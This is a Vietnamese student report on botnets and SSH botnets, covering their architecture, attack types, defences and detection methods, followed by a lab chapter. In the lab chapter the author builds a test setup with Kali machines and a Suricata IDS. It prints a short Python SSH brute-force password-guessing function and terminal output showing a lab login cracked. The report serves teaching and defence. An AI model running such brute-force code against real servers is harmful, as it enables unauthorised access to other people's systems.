Botnet là mạng lưới các máy tính bị nhiễm phần mềm độc hại, được điều khiển từ xa bởi một tác nhân xấu (botmaster). Các máy tính bị nhiễm, gọi là “ zombie ”, thực hiện các tác vụ theo lệnh của botmaster như tấn công DDoS, phát tán spam, đánh cắp thông tin, hoặc đào tiền ảo trái phép.




Hình 1. 4 Mô tả Botnet

## 1.2.2. Cấu trúc của Botnet

### 1.2.2.1. Mô hình client – server (máy khách – máy chủ)

Trong kiến trúc client-server của botnet, một máy chủ hoạt động như botmaster để điều khiển mạng bot bằng cách sử dụng một phần mềm đặc biệt. Mô hình này cho phép máy chủ gửi và nhận các lệnh từ xa để điều hành các máy khách trong botnet, bao gồm cả

việc phân phối nhiệm vụ tấn công mạng hoặc thu thập thông tin từ các máy khách. Tuy nhiên, do chỉ có một điểm điều khiển duy nhất, mô hình này trở nên dễ bị định vị và là mục tiêu dễ bị tấn công. Nếu máy chủ botmaster bị tấn công hoặc bị vô hiệu hóa, toàn bộ hệ thống botnet có thể bị ngưng hoạt động, do không còn có khả năng điều khiển các bot nữa. Việc bảo vệ máy chủ botmaster và củng cố các biện pháp phòng ngừa tấn công là rất quan trọng để duy trì hoạt động của botnet và ngăn chặn các hành động xấu từ phía tội phạm mạng.



*Hình 1. 5 Mô hình client-server*

**Ưu điểm của mô hình client-server:**

- ***Dễ quản lý:*** Botmaster có thể dễ dàng gửi lệnh và nhận phản hồi từ một điểm duy nhất.


- ***Hiệu quả trong việc điều khiển:*** Các lệnh có thể được truyền tải nhanh chóng và đồng bộ hóa giữa các bot.

#### **Nhược điểm của mô hình client-server:**

- ***Dễ bị phát hiện và phá hủy:*** Nếu máy chủ điều khiển bị phát hiện, toàn bộ botnet có thể bị vô hiệu hóa.
- ***Phụ thuộc vào máy chủ trung tâm:*** Nếu máy chủ gặp sự cố hoặc bị tấn công, botnet sẽ không thể hoạt động.

#### **1.2.2.2. Mô hình peer – to – peer (ngang hàng)**

Trong mô hình peer-to-peer (P2P), các bot không kết nối đến một máy chủ trung tâm, mà kết nối trực tiếp với nhau để trao đổi lệnh và dữ liệu. Điều này làm cho botnet khó bị phá hủy hơn vì không có điểm yếu duy nhất, nhưng việc quản lý và điều khiển cũng trở nên phức tạp hơn đối với botmaster. Botnet P2P đầu tiên được biết đến là Storm, xuất hiện vào giữa những năm 2000.



Hình 1. 6 Mô hình peer-to-peer

**Ưu điểm của mô hình peer-to-peer:**

- **Khó phát hiện và phá hủy:** Không có điểm yếu duy nhất, làm cho botnet khó bị tấn công và phá hủy.
- **Tính linh hoạt cao:** Các bot có thể tiếp tục hoạt động ngay cả khi một số bot bị vô hiệu hóa.

**Nhược điểm của mô hình peer-to-peer:**

- **Khó quản lý:** Việc điều khiển các bot và đồng bộ hóa lệnh trở nên phức tạp hơn.



- **Tiềm ẩn rủi ro bảo mật:** Các bot có thể trao đổi thông tin với nhau, tạo ra nguy cơ lây nhiễm chéo và khó kiểm soát.

### **1.2.3. Vòng đời của 1 Botnet**

Vòng đời của một botnet thường gồm các giai đoạn sau:

- **Nhiễm độc (Infection):** Botmaster sử dụng các phương pháp như lừa đảo (phishing), khai thác lỗ hổng bảo mật, hoặc phát tán phần mềm độc hại để lây nhiễm các thiết bị. Quá trình này có thể được thực hiện thông qua email độc hại, trang web bị xâm nhập, hoặc phần mềm giả mạo.
- **Kết nối (Connection):** Sau khi bị nhiễm, các bot sẽ kết nối đến máy chủ điều khiển hoặc các bot khác (trong trường hợp P2P) để nhận lệnh. Bot thường sử dụng các giao thức mã hóa để che giấu hoạt động kết nối của mình.
- **Điều khiển (Command and Control):** Botmaster gửi các lệnh đến các bot để thực hiện các hành động nhất định như tấn công DDoS, gửi thư rác, hoặc ăn cắp thông tin. Các lệnh này có thể được gửi thông qua nhiều phương thức khác nhau như HTTP, IRC, hoặc các giao thức tùy chỉnh.
- **Thực hiện (Execution):** Các bot thực hiện các lệnh từ botmaster. Quá trình này có thể bao gồm việc tấn công các mục tiêu, thu thập và gửi dữ liệu, hoặc tải xuống và thực thi các phần mềm độc hại khác.
- **Duy trì (Maintenance):** Botmaster cập nhật và duy trì botnet để đảm bảo hoạt động liên tục và khó bị phát hiện. Điều này có thể bao gồm việc cập nhật phần mềm độc hại, thay đổi các địa chỉ máy chủ điều khiển, và bổ sung các thiết bị mới bị nhiễm vào botnet.

#### ***1.2.4. Dấu hiệu nhận biết Botnet***

Có một số dấu hiệu có thể chỉ ra rằng một thiết bị có thể đã bị nhiễm botnet:

- Hiệu suất hệ thống giảm đột ngột và không rõ lý do. Điều này có thể do bot sử dụng tài nguyên hệ thống để thực hiện các nhiệm vụ của nó.
- Tăng đột ngột lưu lượng mạng không rõ nguồn gốc. Bot có thể gửi dữ liệu hoặc nhận lệnh từ máy chủ điều khiển, tạo ra lưu lượng mạng không bình thường.
- Xuất hiện các quá trình lạ hoặc không quen thuộc chạy trên hệ thống. Bot có thể cài đặt và chạy các phần mềm độc hại dưới dạng các quá trình ẩn.
- Tăng số lượng email bị trả lại do việc gửi thư rác. Nếu máy tính bị nhiễm botnet spam, bạn có thể nhận được nhiều thông báo email bị trả lại.
- Hệ thống bảo mật như antivirus hoặc firewall bị vô hiệu hóa hoặc không hoạt động đúng cách. Bot có thể cố gắng vô hiệu hóa các biện pháp bảo mật để tránh bị phát hiện.

# CHƯƠNG 2: SSH BOTNET, TẤN CÔNG DỰA TRÊN SSH BOTNET VÀ GIẢI PHÁP PHÒNG CHỐNG

## 2.1. SSH Botnet


### 2.1.1. *Khái niệm*

SSH Botnet là một thuật ngữ chỉ một mạng botnet được thiết lập và điều khiển bởi kẻ tấn công thông qua giao thức SSH (Secure Shell). Trong mạng botnet này, các thiết bị như IoT, máy tính cá nhân và các máy chủ có dịch vụ SSH được xâm nhập và kiểm soát từ xa. Máy chủ điều khiển trung tâm của mạng botnet này được gọi là Command and Control Server (C&C Server).

Kẻ tấn công sử dụng SSH botnet để thực hiện nhiều loại cuộc tấn công mạng, bao gồm DDoS (Distributed Denial of Service), gửi thư rác điện tử (spam), phát tán phần mềm độc hại, đánh cắp thông tin và các hành động khác có hại.

Các kẻ tấn công thường sử dụng nhiều phương pháp để xâm nhập vào các thiết bị kết nối internet và cài đặt mã độc để kiểm soát từ xa. Phương pháp phổ biến nhất là tấn công brute-force vào giao thức SSH để đoán mật khẩu đăng nhập. Khi kẻ tấn công thành công, họ có thể tận dụng các lỗ hổng bảo mật trên thiết bị để cài đặt mã độc hoặc phần mềm độc hại khác.

Việc bảo vệ các thiết bị có dịch vụ SSH là rất quan trọng. Các biện pháp bảo vệ bao gồm sử dụng mật khẩu mạnh và phương pháp xác thực mạnh mẽ cho SSH, cập nhật thường xuyên các phần mềm và hệ điều hành để bảo vệ chống lại các lỗ hổng bảo mật, giới hạn truy cập SSH chỉ đến các địa chỉ IP được tin cậy, và theo dõi các hoạt động bất thường trong mạng để phát hiện và ngăn chặn sớm các cuộc tấn công từ SSH Botnet.



*Hình 2. 1 Mô tả SSH Botnet*

### **2.2.2. Thành phần kiến trúc SSH Botnet**

**Cấu trúc của một SSH Botnet bao gồm các thành phần sau:**

- **Command and Control (C&C) server:** Trung tâm điều khiển của botnet, nơi bot kết nối để nhận lệnh tấn công.
- **Botnet controller:** Phần mềm độc hại được cài đặt trên máy tính nạn nhân, có thể điều khiển từ xa bởi C&C server.
- **Bot agent:** Phần mềm độc hại cài đặt trên các máy chủ khác nhau, được điều khiển bởi botnet controller.

- **Proxy server:** Dùng để giấu danh tính của bot khi tấn công và giảm thiểu mối đe dọa cho C&C server.
- **Payload:** Phần mềm độc hại được sử dụng để tấn công mục tiêu, có thể là keyloggers, ransomware, backdoor, v.v.

## 2.3. Các loại tấn công dựa trên SSH Botnet

SSH botnet có thể thực hiện nhiều loại tấn công khác nhau nhằm vào hệ thống mạng và máy chủ. Dưới đây là một số loại tấn công phổ biến mà SSH botnet có thể thực hiện:

### ➤ Brute Force Attack (Tấn công vét cạn):

- **Mô tả:** Tấn công này bao gồm việc thử nhiều tổ hợp tên đăng nhập và mật khẩu để cố gắng truy cập vào hệ thống SSH. Botnet sẽ thực hiện các thử nghiệm này từ nhiều IP khác nhau, làm cho việc phát hiện và chặn trở nên khó khăn hơn.
- **Hậu quả:** Nếu thành công, kẻ tấn công sẽ có quyền truy cập vào máy chủ, từ đó có thể thực hiện các hoạt động độc hại khác.

### ➤ Distributed Denial of Service (DDoS) Attack (Tấn công từ chối dịch vụ phân tán):

- **Mô tả:** Botnet có thể được sử dụng để gửi lượng lớn yêu cầu đến máy chủ SSH, làm cho nó quá tải và không thể đáp ứng các yêu cầu hợp lệ từ người dùng.
- **Hậu quả:** Dịch vụ bị gián đoạn, gây mất mát doanh thu và uy tín cho tổ chức bị tấn công.

### ➤ Credential Stuffing (Nhồi nhét thông tin xác thực):

- **Mô tả:** Sử dụng các thông tin đăng nhập đã bị rò rỉ hoặc đánh cắp từ các vi phạm dữ liệu khác để thử đăng nhập vào các máy chủ SSH.

- **Hậu quả:** Nếu thông tin xác thực bị đánh cắp là chính xác, kẻ tấn công có thể truy cập vào máy chủ và thực hiện các hoạt động độc hại.

➤ **Dictionary Attack (Tấn công từ điển):**

- **Mô tả:** Giống như tấn công brute force, nhưng thay vì thử tất cả các tổ hợp có thể, botnet sẽ sử dụng một danh sách các mật khẩu phổ biến để thử đăng nhập.
- **Hậu quả:** Nếu mật khẩu của người dùng trùng khớp với mật khẩu trong danh sách, kẻ tấn công có thể dễ dàng truy cập vào hệ thống.

➤ **Botnet Propagation (Phát tán botnet):**

- **Mô tả:** Sau khi một botnet đã xâm nhập thành công vào một máy chủ SSH, nó có thể cố gắng xâm nhập vào các hệ thống khác trong cùng mạng hoặc sử dụng máy chủ bị tấn công để phát tán phần mềm độc hại.
- **Hậu quả:** Lan truyền nhanh chóng của botnet trong mạng, làm tăng số lượng thiết bị bị kiểm soát bởi botnet.

➤ **Data Exfiltration (Trích xuất dữ liệu):**

- **Mô tả:** Một khi đã truy cập được vào máy chủ SSH, botnet có thể sao chép và truyền dữ liệu nhạy cảm từ máy chủ đến máy của kẻ tấn công.
- **Hậu quả:** Mất mát dữ liệu quan trọng, bao gồm thông tin cá nhân, tài chính hoặc sở hữu trí tuệ.

➤ **Lateral Movement (Di chuyển ngang):**

- **Mô tả:** Sau khi xâm nhập vào một máy chủ, botnet có thể cố gắng di chuyển sang các máy chủ khác trong cùng mạng bằng cách sử dụng thông tin xác thực bị đánh cắp hoặc các lỗ hổng bảo mật khác.
- **Hậu quả:** Kẻ tấn công có thể kiểm soát nhiều hệ thống hơn, mở rộng phạm vi và mức độ nghiêm trọng của cuộc tấn công.

➤ **Privilege Escalation (Leo thang đặc quyền):**

- **Mô tả:** Sau khi truy cập vào máy chủ với quyền hạn thấp, botnet có thể cố gắng khai thác các lỗ hổng hoặc sử dụng các kỹ thuật khác để đạt được quyền hạn cao hơn (root hoặc admin).
- **Hậu quả:** Kẻ tấn công có thể kiểm soát hoàn toàn hệ thống, thay đổi cấu hình, cài đặt phần mềm độc hại, hoặc thậm chí làm tê liệt hệ thống.

Các loại tấn công này thường được thực hiện cùng nhau hoặc theo từng giai đoạn trong một cuộc tấn công phức tạp. Việc hiểu rõ các loại tấn công này sẽ giúp các tổ chức triển khai các biện pháp phòng thủ hiệu quả để bảo vệ hệ thống của mình.

## 2.4. Cách phòng chống SSH Botnet

Để phòng chống SSH Botnet, có thể áp dụng các biện pháp sau:

- **Sử dụng mật khẩu mạnh và xác thực mạnh:** Đảm bảo sử dụng mật khẩu phức tạp và khó đoán cho các tài khoản SSH. Ngoài ra, nên cân nhắc sử dụng các phương pháp xác thực mạnh mẽ như SSH keys (khóa SSH) thay vì chỉ dựa vào mật khẩu.
- **Cập nhật hệ thống định kỳ:** Luôn luôn cập nhật các phần mềm, hệ điều hành và ứng dụng trên các thiết bị có dịch vụ SSH để bảo vệ chống lại các lỗ hổng bảo mật mới được phát hiện.
- **Giới hạn truy cập SSH:** Thiết lập cấu hình firewall để chỉ cho phép truy cập SSH từ các địa chỉ IP cụ thể và từ các nguồn đáng tin cậy. Hạn chế truy cập từ các địa chỉ IP không quen thuộc.
- **Theo dõi và phát hiện các hoạt động bất thường:** Thiết lập các giải pháp giám sát mạng để theo dõi các hoạt động truy cập SSH không bình thường hoặc các lệnh thực thi lạ.

- **Sử dụng hệ thống giám sát và phản ứng:** Triển khai hệ thống giám sát an ninh mạng (SIEM) và các công cụ phát hiện xâm nhập (IDS/IPS) để phát hiện và phản ứng nhanh chóng đối với các hoạt động tấn công từ SSH botnet.
- **Phân tích luồng dữ liệu SSH:** Theo dõi và phân tích luồng dữ liệu truy cập SSH để phát hiện các mẫu tấn công thông qua phân tích hành vi và chữ ký của botnet.
- **Hạn chế quyền truy cập:** Thiết lập các chính sách bảo mật nghiêm ngặt và hạn chế quyền truy cập của người dùng và các dịch vụ trên hệ thống để giảm thiểu rủi ro từ các lỗ hổng bảo mật.
- **Giáo dục và huấn luyện người dùng:** Tăng cường giáo dục về an ninh mạng và cung cấp huấn luyện cho người dùng về các biện pháp bảo mật cơ bản, bao gồm cách sử dụng an toàn dịch vụ SSH.

Tóm lại, việc kết hợp các biện pháp bảo mật kỹ thuật và giáo dục người dùng là cần thiết để ngăn chặn và giảm thiểu các mối đe dọa từ SSH Botnet.

## 2.5. Các phương pháp phát hiện tấn công dựa trên SSH Botnet

SSH botnets là một mối đe dọa bảo mật phổ biến, trong đó kẻ tấn công sử dụng các botnet để cố gắng truy cập vào các máy chủ thông qua giao thức SSH (Secure Shell). Các phương pháp phát hiện tấn công dựa trên SSH botnet thường bao gồm:

### ➤ Phân tích lưu lượng mạng (Network Traffic Analysis):

- **Phát hiện lưu lượng bất thường:** Sử dụng các công cụ như Wireshark hoặc tcpdump để theo dõi và phân tích lưu lượng mạng. Bất kỳ sự tăng đột biến hoặc lưu lượng mạng không bình thường nào cũng có thể là dấu hiệu của một cuộc tấn công.



- ***Phân tích lưu lượng kết nối:*** Kiểm tra các kết nối SSH đến máy chủ để phát hiện các địa chỉ IP có lượng kết nối bất thường hoặc từ các quốc gia không mong muốn.
- **Hệ thống phát hiện xâm nhập (IDS - Intrusion Detection System):**
  - ***Sử dụng Snort hoặc Suricata:*** Cài đặt và cấu hình các IDS này để phát hiện các mẫu tấn công SSH cụ thể dựa trên chữ ký (signature-based) hoặc hành vi (behavior-based).
  - ***Phân tích hành vi:*** Sử dụng hệ thống IDS để phân tích hành vi đăng nhập SSH, bao gồm số lần đăng nhập thất bại, thời gian đăng nhập, và các lệnh được thực hiện sau khi đăng nhập.
- **Phân tích nhật ký (Log Analysis):**
  - ***Kiểm tra nhật ký SSH:*** Theo dõi các tệp nhật ký như /var/log/auth.log hoặc /var/log/secure để phát hiện các nỗ lực đăng nhập thất bại, các phiên đăng nhập thành công từ các địa chỉ IP không quen thuộc hoặc các hành vi bất thường.
  - ***Sử dụng công cụ phân tích nhật ký:*** Công cụ như ELK Stack (Elasticsearch, Logstash, Kibana) hoặc Splunk có thể tự động thu thập, phân tích và hiển thị các dữ liệu nhật ký để phát hiện các mẫu tấn công.
- **Sử dụng honeypots:**
  - ***Cài đặt và quản lý honeypots:*** Honeypots như Cowrie hoặc Kippo được cấu hình để giả mạo các máy chủ SSH dễ bị tấn công, ghi lại các nỗ lực tấn công và thu thập thông tin về các chiến thuật và kỹ thuật của kẻ tấn công.
  - ***Phân tích dữ liệu từ honeypots:*** Thông tin từ honeypots có thể được sử dụng để cập nhật các quy tắc phát hiện và cải thiện các biện pháp bảo mật.
- **Máy học và trí tuệ nhân tạo (Machine Learning and AI):**

- ***Phát triển mô hình phát hiện:*** Sử dụng các kỹ thuật máy học để xây dựng các mô hình dựa trên dữ liệu lưu lượng mạng và nhật ký để phát hiện các hành vi tấn công bất thường.
  - ***Phân tích dữ liệu lớn:*** Áp dụng các thuật toán học sâu (deep learning) để phân tích lượng lớn dữ liệu và phát hiện các mẫu tấn công mà các phương pháp truyền thống có thể bỏ sót.
- **Sử dụng các công cụ bảo mật chuyên dụng:**
- ***Fail2Ban:*** Công cụ này có thể tự động chặn các địa chỉ IP có nhiều lần đăng nhập thất bại trong một khoảng thời gian ngắn, ngăn chặn các cuộc tấn công brute force.
  - ***DenysHosts:*** Một công cụ khác để theo dõi nhật ký và chặn các địa chỉ IP có dấu hiệu tấn công.

Tất cả các phương pháp trên nên được sử dụng kết hợp để tạo ra một lớp phòng thủ mạnh mẽ và phát hiện sớm các cuộc tấn công dựa trên SSH botnet.

## CHƯƠNG 3: THỰC NGHIỆM

### 3.1. Thiết kế mô hình hệ thống

#### 3.1.1. Tấn công dựa trên SSH Botnet

➤ Tấn công Brute-Force:

- 2 máy Kali Linux để tấn công.
- 1 máy kali là máy chủ.

➤ Tấn công Dictionary:

- 3 máy Kali Linux có cài VSCode để chạy code.
- 1 máy ubuntu đóng vai trò là nạn nhân.

➤ Tấn công Syn-Flood:

- 3 máy Kali Linux để tấn công.
- 1 máy Window Server đóng vai trò là nạn nhân ( đã mở port để tiến hành gửi gói SYN).

#### 3.1.2. Giải pháp phòng chống

Sử dụng hệ thống phát hiện xâm nhập IDS:

- Công nghệ được sử dụng : IDS Suricata.


### 3.2. Xây dựng các kịch bản kiểm thử

#### 3.2.1. Tấn công dựa trên SSH Botnet

##### A, Tấn công Brute-Force

➤ Kịch bản thực nghiệm:

- **Mục tiêu:** Mục tiêu của cuộc tấn công này là dò được mật khẩu đăng nhập chính xác. Cụ thể cuộc tấn công bắt đầu với việc tạo một loạt các mật khẩu khác nhau , cho đến khi tìm được mật khẩu chính xác thì quá trình dò mật khẩu sẽ kết thúc.
- **Công cụ chuẩn bị:** Dùng 3 máy dùng hệ điều hành Kali, dùng phần mềm giả lập với VMware với cấu hình card mạng như mô hình dưới đây:



Hình 3. 1 Cấu hình card mạng tấn công Brute-force

- **Tiến hành:**

```
5 def bruteforce_attack(ip, username, result_file_path):
6     chars = string.printable.strip()
7     attempts = 0
8
9     with open(result_file_path, "a") as result_file:
10         for guess in itertools.product(chars, repeat=7): # chỉ thử mật khẩu có độ dài 7 kí tự
11             attempts += 1
12             guess = ''.join(guess)
13             print(f"Trying {guess}")
14             result_file.write(guess + "\n")
15
16             if try_ssh_login(ip, username, guess):
17                 print("Thành công")
18                 return (attempts, guess)
19             else:
20                 print("Thất bại, đang thử lại !!!") #
21
22     return (attempts, None)
```

*Hình 3. 2 Tiến hành tạo mật khẩu ngẫu nhiên*

- **Kết quả:**

PROBLEMS	OUTPUT	DEBUG CONSOLE	TERMINAL	PORTS
	Trying 0000000			
	Thất bại, đang thử lại !!!			
	Trying 0000001			
	Thất bại, đang thử lại !!!			
	Trying 0000002			
	Thất bại, đang thử lại !!!			
	Trying 0000003			
	Thất bại, đang thử lại !!!			
	Trying 0000004			
	Thất bại, đang thử lại !!!			
	Trying 0000005			
	Thất bại, đang thử lại !!!			
	Trying 0000006			
	Thất bại, đang thử lại !!!			
	Trying 0000007			
	Thất bại, đang thử lại !!!			
	Trying 0000008			
	Thành công			

*Hình 3. 3 Dò mật khẩu trên Terminal*

